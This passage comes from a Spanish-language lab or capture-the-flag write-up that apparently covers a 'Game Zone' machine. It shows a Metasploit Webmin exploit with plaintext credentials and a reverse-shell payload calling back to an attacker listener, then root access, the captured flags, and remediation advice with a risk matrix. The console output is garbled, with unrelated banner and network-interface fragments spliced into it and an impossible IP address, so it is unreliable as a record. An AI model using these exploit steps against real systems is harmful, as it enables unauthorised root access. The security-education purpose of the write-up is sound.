msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options
Module options (exploit/unix/webapp/webmin_show_cgi_exec):
Name   Current Setting  Required  Description
-----+-----+-----+-----+
PASSWORD          videogamer124    yes      Webmin Password
Proxies           no                   A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS            127.0.0.1        yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
RPORT             10000       yes      The target port (TCP)
SSL               false     dropped  yes      Use SSL
USERNAME          agent47       yes      Webmin Username
VHOST             errors     dropped  no      HTTP server virtual host

Payload options (cmd/unix/reverse):
Name   Current Setting  Required  Description
-----+-----+-----+-----+
LHOST            10.13.72.228  yes      The listen address (an interface may be specified)
LPORT            4444       https://yes      The listen port
               https://landscape.canonical.com
               https://ubuntu.com/advantage

Exploit target:
[*] mimikatz can be updated.
Id  Name
-- 
0  Webmin 1.580

LAST LOGIN: wed Nov 28 20:22:56 2024 FROM 10.13.72.329

```

Logramos obtener acceso a la máquina con usuario root

```

msf6 exploit(unix/webapp/webmin_show_cgi_exec)> exploit
[*] Started reverse TCP double handler on 10.13.72.228:4444
[*] Attempting to login...sent 0 overruns 0 carrier 0 collisions 0
[*] Authentication successful
[*] Authentication successful MT,RUNNING,NOARP,MULTICAST> mtu 1500
[*] Attempting to execute the payload...55.128.0 destination 10.13.72.228
[*] Payload executed successfully 55.128.0 prefixlen 64 scopeid 0x20<link>
[*] Accepted the first client connection 1.0.0.0-0.0-0.0-0.0 txqueuelen 500 (UNSPEC)
[*] Accepted the second client connection ...
[*] Command: echo 8EZRh3v4QAz2YiwR;
[*] Writing to socket A bytes 31924 (31.1 Kib)
[*] Writing to socket B dropped 0 overruns 0 carrier 0 collisions 0
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "8EZRh3v4QAz2YiwR\r\n" sent/gamezone/10.10.186.22
[*] Matching ... 10.13.72.228 -> 10.10.95.172 -> 10000:127.0.0.1:10000
[*] B is input ... 172's password:
[*] Command shell session 1 opened (10.13.72.228:4444 → 10.10.95.172:40958) at 2024-11-20 22:52:06 -0500

id Documentation: https://help.ubuntu.com
uid=0(root) gid=0(root) groups=0(root)@canonical.com
bash -i https://ubuntu.com/advantage
bash: cannot set terminal process group (1229): Inappropriate ioctl for device
bash: no job control in this shell
root@gamezone:/usr/share/webmin/file/# cd

```

Encontramos la segunda bandera

```

cd Support: https://ubuntu.com/advantage
root@gamezone:~# ls
ls9 packages can be updated.
root.txtes are security updates.
root@gamezone:~# cat root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee2024 from 10.13.7
root@gamezone:~# 

```

**a4b945830144bdd71908d12d902adeee**

N.- MQ-HM-GAME ZONE

## 5. Banderas

Bandera1	649ac17b1480ac13ef1e4fa579dac95c
Bandera2	a4b945830144bdd71908d12d902adeee

## 6. Herramientas usadas

Nmap	...
whatweb	...
dirb	
Burp suite	
sqlmap	
hashcat	
portswigger	
crackmapexec	
Linpeas	
Netstat	
metasploit	

## 7. Conclusiones y Recomendaciones

Conclusiones del análisis:

1. Inseguridad por inyección SQL: La presencia de una vulnerabilidad de SQL Injection evidencia una falta de validación y sanitización de entradas en la aplicación. Esto permitió el acceso no autorizado al sistema, comprometiendo la confidencialidad de la base de datos.
2. Exposición de sesiones por falta de seguridad en el manejo de cookies: La captura de sesiones con Burp Suite indica que no se implementan medidas adecuadas para proteger las cookies (como el uso de flags HttpOnly y Secure), permitiendo su interceptación y uso indebido.
3. Servicios no asegurados en puertos no estándar: El puerto 10000 expuesto, utilizado por Webmin, demuestra la falta de control sobre los servicios en ejecución. Este servicio fue explotado debido a vulnerabilidades conocidas, como la CVE-2012-2982.
4. Software desactualizado: La presencia de Webmin con una vulnerabilidad de 2012 sugiere un mantenimiento deficiente y la ausencia de actualizaciones de seguridad.
5. Acceso root comprometido: La combinación de las vulnerabilidades permitió la escalada de privilegios hasta obtener acceso con usuario root, lo que representa el máximo nivel de compromiso en el sistema.

Recomendaciones:

#### Mitigación de Inyección SQL:

- Implementar ORMs o consultas parametrizadas para evitar que los datos de entrada se conviertan en comandos ejecutables.
- Validar y sanitizar todas las entradas de usuario en el backend.
- Realizar pruebas regulares de seguridad con herramientas de análisis estático y dinámico.

#### Seguridad en el manejo de sesiones:

- Utilizar cookies con las flags HttpOnly, Secure, y SameSite.
- Implementar un tiempo de expiración corto para las sesiones.
- Usar HTTPS para garantizar que las cookies no sean interceptadas en tránsito.

#### Fortalecimiento de servicios expuestos:

- Restringir el acceso a puertos no estándar mediante firewalls y listas de control de acceso (ACLs).
- Deshabilitar servicios no utilizados y asegurar los necesarios.
- Usar túneles seguros (como SSH) para el acceso remoto.

#### Actualización y monitoreo continuo:

- Actualizar periódicamente todo el software, especialmente aplicaciones de terceros como Webmin.
- Habilitar sistemas de monitoreo para identificar accesos no autorizados o intentos de explotación de vulnerabilidades conocidas.

#### Evaluaciones de seguridad regulares:

- Realizar auditorías de seguridad periódicas y pruebas de penetración.
- Implementar herramientas de gestión de vulnerabilidades para identificar y mitigar problemas proactivamente.

#### Manejo de cuentas privilegiadas:

- Restringir el acceso al usuario root y usar cuentas con privilegios mínimos para tareas diarias.
- Implementar autenticación de múltiples factores (MFA) para accesos administrativos.

#### Educación y capacitación:

- Capacitar al equipo de desarrollo sobre buenas prácticas de seguridad, incluyendo OWASP Top Ten.
- Establecer una cultura de seguridad en la organización, donde la protección de los datos sea una prioridad.

## 8. Matriz de Riesgo

Riesgo	Descripción	Impacto	Probabilidad	Nivel de Riesgo
R1	Inyección SQL	Alto	Alta	Crítico
R1	Vulnerabilidad en Webmin (CVE-2012-2982)	Alto	Alta	Crítico
R2	Puerto 10000 expuesto (Webmin sin restricciones)	Medio	Alta	Alto
R2	Software desactualizado	Alto	Media	Alto
R3	Falta de monitoreo y actualizaciones	Medio	Media	Medio
R3	Mala configuración de cookies	Medio	Media	Medio
R4	Configuración débil en manejo de privilegios	Bajo	Alta	Bajo

Impacto y Probabilidad se codifican por colores:

**Rojo:** Alto/Alta

**Amarillo:** Medio/Media

**Verde:** Bajo/Baja